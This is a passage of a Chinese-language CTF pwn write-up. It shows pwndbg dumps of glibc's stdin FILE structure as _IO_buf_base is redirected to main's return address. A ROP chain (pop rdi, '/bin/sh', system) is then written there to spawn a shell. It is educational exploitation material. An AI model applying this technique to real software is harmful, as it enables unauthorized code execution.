


```
pwndbg> p _IO_2_1_stdin_
$1 = {
  file = {
    _flags = -72540021,
    _IO_read_ptr = 0x7f2bc69eb964 <_IO_2_1_stdin_+132> "",
    _IO_read_end = 0x7f2bc69eb964 <_IO_2_1_stdin_+132> "",
    _IO_read_base = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
```



```
    _IO_write_base = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_ptr = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_end = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_buf_base = 0x7f2bc69eb900 <_IO_2_1_stdin_+32> "c\271\236\306+\177",
    _IO_buf_end = 0x7f2bc69eb964 <_IO_2_1_stdin_+132> "",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "\n",
    _lock = 0x7f2bc69ed790 <_IO_stdfile_0_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7f2bc69eb9c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = -1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7f2bc69ea6e0 <_IO_file_jumps>
}
```


进一步覆盖后，可以看到_IO_buf_base便是main函数的返回地址，可以一直输入3×8个字节（pop_rdi_ret+bin_sh+system_addr)



```
pwndbg> p _IO_2_1_stdin_
$2 = {
  file = {
    _flags = -72540021,
    _IO_read_ptr = 0x7f2bc69eb901 <_IO_2_1_stdin_+33> "\271\236\306+\177",
    _IO_read_end = 0x7f2bc69eb928 <_IO_2_1_stdin_+72> "",
    _IO_read_base = 0x7f2bc69eb900 <_IO_2_1_stdin_+32> "c\271\236\306+\177",
    _IO_write_base = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_ptr = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_write_end = 0x7f2bc69eb963 <_IO_2_1_stdin_+131> "\n",
    _IO_buf_base = 0x7ffd11495c68 "0xd\306+\177",
    _IO_buf_end = 0x7ffd11495c80 "\240l\301\306\001",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "\n",
    _lock = 0x7f2bc69ed790 <_IO_stdfile_0_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7f2bc69eb9c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = -1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7f2bc69ea6e0 <_IO_file_jumps>
}
```


最后需要调用几次getchar()，增加_IO_buf_ptr，结果如下，此时便可写入

```
pwndbg> p _IO_2_1_stdin_
$3 = {
  file = {
```



```
  file = {
    _IO_read_ptr = 0x7fffe989358a "\267MQ\177",
    _IO_read_end = 0x7fffe989358a "\267MQ\177",
    _IO_read_base = 0x7fffe9893588 "0\n\267MQ\177",
    _IO_write_base = 0x7fffe9893588 "0\n\267MQ\177",
    _IO_write_ptr = 0x7fffe9893588 "0\n\267MQ\177",
    _IO_write_end = 0x7fffe9893588 "0\n\267MQ\177",
    _IO_buf_base = 0x7fffe9893588 "0\n\267MQ\177",
    _IO_buf_end = 0x7fffe98935a0 "\240|\024N\001",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "\n",
    _lock = 0x7f514df1e790 <_IO_stdfile_0_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7f514df1c9c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = -1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7f514df1b6e0 <_IO_file_jumps>
}
```

可以看到确实把main函数返回地址改成了pop_rdi_ret，最终控制了函数流程



```
──────────────────────────────────────────[ DISASM ]──────────────────────────────────────────
 ► 0x5640a5aa2d23                  leave
   0x5640a5aa2d24                  ret
    ↓
   0x5640a5aa2d93                  pop    rdi
   0x5640a5aa2d94                  ret
    ↓
   0x7f2bc666c390 <system>         test   rdi, rdi
   0x7f2bc666c393 <system+3>       je     system+16 <0x7f2bc666c3a0>

   0x7f2bc666c395 <system+5>       jmp    do_system <0x7f2bc666be20>
    ↓
   0x7f2bc666be20 <do_system>      push   r12
   0x7f2bc666be22 <do_system+2>    push   rbp
   0x7f2bc666be23 <do_system+3>    xor    eax, eax
   0x7f2bc666be25 <do_system+5>    push   rbx
───────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp  0x7ffd11495c40 —▸ 0x5640a5aa2d30 ◂— push   r15
01:0008│      0x7ffd11495c48 ◂— 0x300000001
02:0010│      0x7ffd11495c50 —▸ 0x7f2bc69eb918 (_IO_2_1_stdin_+56) —▸ 0x7ffd11495c68 —▸ 0x5640a
3 ◂— pop    rdi
03:0018│      0x7ffd11495c58 ◂— 0x6f4f8b821dce2600
04:0020│ rbp  0x7ffd11495c60 —▸ 0x5640a5aa2d30 ◂— push   r15
05:0028│      0x7ffd11495c68 —▸ 0x5640a5aa2d93 ◂— pop    rdi
06:0030│      0x7ffd11495c70 —▸ 0x7f2bc67b3d57 ◂— 0x68732f6e69622f /* '/bin/sh' */
07:0038│      0x7ffd11495c78 —▸ 0x7f2bc666c390 (system) ◂— test   rdi, rdi
─────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────
```

参考

https://blog.csdn.net/seaaseesa/article/details/103114909

https://blog.csdn.net/qq_43986365/article/details/104816255

https://ctf-wiki.github.io/ctf-wiki/pwn/linux/io_file/introduction-zh/